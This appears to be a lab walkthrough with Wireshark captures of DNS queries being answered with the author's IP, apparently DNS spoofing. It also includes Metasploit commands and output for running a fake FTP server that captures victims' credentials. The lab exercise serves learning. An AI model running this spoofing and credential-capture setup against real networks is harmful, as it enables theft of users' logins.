
Using the below filter on Wireshark, you can see that we are getting DNS traffic.



```
dns

No.   Time           Source            Destination       Protoco Lengt Info
  334 91.525269793   192.100.200.116   192.100.200.36    DNS      85 Standard query response 0xd069 A ftp1.labs A 192.100.200.116
  335 91.525335151   192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  336 91.526519537   192.100.200.116   192.100.200.54    DNS      64 Standard query 0x8448 A ftp2
  341 92.185963455   192.100.200.36    192.100.200.116   DNS      69 Standard query 0xc7e9 A ftp1.labs
  355 95.317025697   192.100.200.36    192.100.200.116   DNS      64 Standard query 0x9154 A ftp1
  358 96.532723665   192.100.200.116   192.100.200.54    DNS      64 Standard query 0x8448 A ftp2
  364 97.192086041   192.100.200.36    192.100.200.116   DNS      69 Standard query 0xc7e9 A ftp1.labs
  366 97.462182223   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x5f1c A ftp2.labs
  371 100.320763742  192.100.200.36    192.100.200.116   DNS      64 Standard query 0x9154 A ftp1
  377 102.197969241  192.100.200.36    192.100.200.116   DNS      64 Standard query 0x4589 A ftp1
  378 102.277039579  192.100.200.54    192.100.200.116   DNS      85 Standard query response 0xc918 A ftp2.labs A 10.100.200.157
  379 102.277067976  192.100.200.116   192.100.200.54    ICMP    113 Destination unreachable (Port unreachable)
  380 102.468092884  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x5f1c A ftp2.labs
  393 106.540339143  192.100.200.116   192.100.200.54    DNS      64 Standard query 0x8448 A ftp2
  395 107.200267921  192.100.200.36    192.100.200.116   DNS      64 Standard query 0x4589 A ftp1
  398 107.472682396  192.100.200.36    192.100.200.116   DNS      64 Standard query 0xdc9f A ftp2
  412 112.473154275  192.100.200.36    192.100.200.116   DNS      64 Standard query 0xdc9f A ftp2
  423 117.778870282  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xa357 A ftp2.labs
  443 121.514109828  192.100.200.54    192.100.200.116   DNS      80 Standard query response 0x8448 A ftp2 A 10.100.200.157
  444 121.515857055  192.100.200.116   192.100.200.36    DNS      80 Standard query response 0x1ba4 A ftp2 A 10.100.200.157
  445 121.515882090  192.100.200.36    192.100.200.116   ICMP    108 Destination unreachable (Port unreachable)
  446 121.519714466  192.100.200.116   192.100.200.36    DNS      85 Standard query response 0x405c A ftp1.labs A 192.100.200.116
  447 121.519758409  192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  448 121.522550011  192.100.200.116   192.100.200.36    DNS      85 Standard query response 0xd069 A ftp1.labs A 192.100.200.116
  449 121.522585184  192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  450 121.523413512  192.100.200.116   192.100.200.54    DNS      64 Standard query 0xf4b8 A ftp2
  [illegible].976511364  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x153c A ftp2.labs
  458 122.784474385  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xa357 A ftp2.labs
  464 126.528348266  192.100.200.116   192.100.200.54    DNS      64 Standard query 0xf4b8 A ftp2
  469 126.980778692  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x153c A ftp2.labs
  472 127.788830580  192.100.200.36    192.100.200.116   DNS      64 Standard query 0x4cfc A ftp2

▸ Frame 1: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Ethernet II, Src: 5e:0e:0f:aa:68:22 (5e:0e:0f:aa:68:22), Dst: ce:62:d5:98:97:ce (ce:62:d5:98:97:ce)
▸ Internet Protocol Version 4, Src: 192.100.200.36, Dst: 192.100.200.116
▸ User Datagram Protocol, Src Port: 50676, Dst Port: 53
▸ Domain Name System (query)

0000  ce 62 d5 98 97 ce 5e 0e  0f aa 68 22 08 00 45 00   .b....^. ..h"..E.
0010  00 32 97 df 40 00 40 11  91 79 c0 64 c8 24 c0 64   .2..@.@. .y.d.$.d
0020  c8 74 c5 f4 00 35 00 1e  5e 0b 1e 41 01 00 00 01   .t...5.. ^..A....
0030  00 00 00 00 00 00 04 66  74 70 32 00 00 01 00 01   .......f tp2.....

wireshark_w4sp_lab_20240413023032_3v32fH          Packets: 479 · Displayed: 87 (18.2%)          Profile: Default
```

[redacted]

Using the below filter on Wireshark, you can see that my IP address was delivered for DNS queries to the ftp1.labs host.




```
dns.qry.name == "ftp1.labs"

No.   Time           Source            Destination       Protoco Lengt Info
   77 20.703845248   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x0b21 A ftp1.labs
   93 25.704423334   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x0b21 A ftp1.labs
  136 33.335851294   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x560c A ftp1.labs
  147 38.340502582   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x560c A ftp1.labs
  306 85.307798642   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x111d A ftp1.labs
  314 90.312375671   192.100.200.36    192.100.200.116   DNS      69 Standard query 0x111d A ftp1.labs
  332 91.521423238   192.100.200.116   192.100.200.36    DNS      85 Standard query response 0x405c A ftp1.labs A 192.100.200.116
  333 91.521486641   192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  334 91.525269793   192.100.200.116   192.100.200.36    DNS      85 Standard query response 0xd069 A ftp1.labs A 192.100.200.116
  335 91.525335151   192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  341 92.185963455   192.100.200.36    192.100.200.116   DNS      69 Standard query 0xc7e9 A ftp1.labs
  364 97.192086041   192.100.200.36    192.100.200.116   DNS      69 Standard query 0xc7e9 A ftp1.labs
  446 121.519714466  192.100.200.116   192.100.200.36    DNS      85 Standard query response 0x405c A ftp1.labs A 192.100.200.116
  447 121.519758409  192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  448 121.522550011  192.100.200.116   192.100.200.36    DNS      85 Standard query response 0xd069 A ftp1.labs A 192.100.200.116
  449 121.522585184  192.100.200.36    192.100.200.116   ICMP    113 Destination unreachable (Port unreachable)
  547 150.759557631  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xfc44 A ftp1.labs
  549 151.067307726  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xcd6c A ftp1.labs
  566 155.764050571  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xfc44 A ftp1.labs
  569 156.073017459  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xcd6c A ftp1.labs
  579 158.593450591  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x6e79 A ftp1.labs
  610 163.595879281  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x6e79 A ftp1.labs
  765 206.150723306  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x6d2c A ftp1.labs
  794 211.152255074  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x6d2c A ftp1.labs
  801 213.182909343  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xd62e A ftp1.labs
  817 218.188951484  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xd62e A ftp1.labs
  [illegible].389249811  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xd3b1 A ftp1.labs
  855 224.394733022  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xd3b1 A ftp1.labs
  990 259.956295571  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x6277 A ftp1.labs
 1009 264.962594194  192.100.200.36    192.100.200.116   DNS      69 Standard query 0x6277 A ftp1.labs
 1097 284.245181453  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xfe30 A ftp1.labs
 1113 289.250649656  192.100.200.36    192.100.200.116   DNS      69 Standard query 0xfe30 A ftp1.labs

▸ Frame 93: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface 0
▸ Ethernet II, Src: 5e:0e:0f:aa:68:22 (5e:0e:0f:aa:68:22), Dst: ce:62:d5:98:97:ce (ce:62:d5:98:97:ce)
▾ Internet Protocol Version 4, Src: 192.100.200.36, Dst: 192.100.200.116
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 55
    Identification: 0xa990 (43408)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0x7fc3 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.100.200.36
    Destination: 192.100.200.116

0000  ce 62 d5 98 97 ce 5e 0e  0f aa 68 22 08 00 45 00   .b....^. ..h"..E.
0010  00 37 a9 90 40 00 40 11  7f c3 c0 64 c8 24 c0 64   .7..@.@. ...d.$.d
0020  c8 74 c9 d3 00 35 00 23  9d 6b 0b 21 01 00 00 01   .t...5.# .k.!....
0030  00 00 00 00 00 00 04 66  74 70 31 04 6c 61 62 73   .......f tp1.labs
0040  00 00 01 00 01                                      .....

Internet Protocol Version 4 (ip), 20 bytes          Packets: 5714 · Displayed: 184 (3.2%)
```

[redacted]

Setting Up a Fake FTP Server

For this section we are setting up a fake FTP server to capture credentials from our victims. We don't even need to configure this module, as the default options work immediately. We must first type use **auxiliary/server/capture/ftp** to use the appropriate module. Then we simply exploit and capture FTP packets (as you can see the machine is currently listening on port 21).



```
msf6 auxiliary(server/capture/ftp) > show options

Module options (auxiliary/server/capture/ftp):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   BANNER    FTP Server Ready  yes       The server banner
   SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an addre
                                         ss on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   21                yes       The local port to listen on.
   SSL       false             no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)


Auxiliary action:

   Name      Description
   ----      -----------
   Capture   Run FTP capture server


msf6 auxiliary(server/capture/ftp) > exploit
[*] Auxiliary module running as background job 4.
msf6 auxiliary(server/capture/ftp) >
[*] Started service listener on 0.0.0.0:21
[*] Server started.
```

[redacted]